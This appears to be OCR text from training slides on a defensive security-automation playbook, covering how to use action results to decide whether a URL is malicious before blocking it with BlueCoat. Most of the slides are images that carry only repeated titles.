
Working With ActionResults

- The last part of our playbook is that we want to block the URL using BlueCoat
- Before we carry out the action though we need to decide whether or not it is malicious
- We now have four actions in our playbook and results from each action that we can evaluate
- We’re going to make a simple decision today, but keep in mind there are additional items that we may want to consider


Working With ActionResults




Working With ActionResults




Notice how limited our options are here…




Working With ActionResults




More action outputs available now




Working With ActionResults




Working With ActionResults



Working With ActionResults




Working With ActionResults




Verify that “and” is selected from the dropdown menu

Working With ActionResults




Working With ActionResults



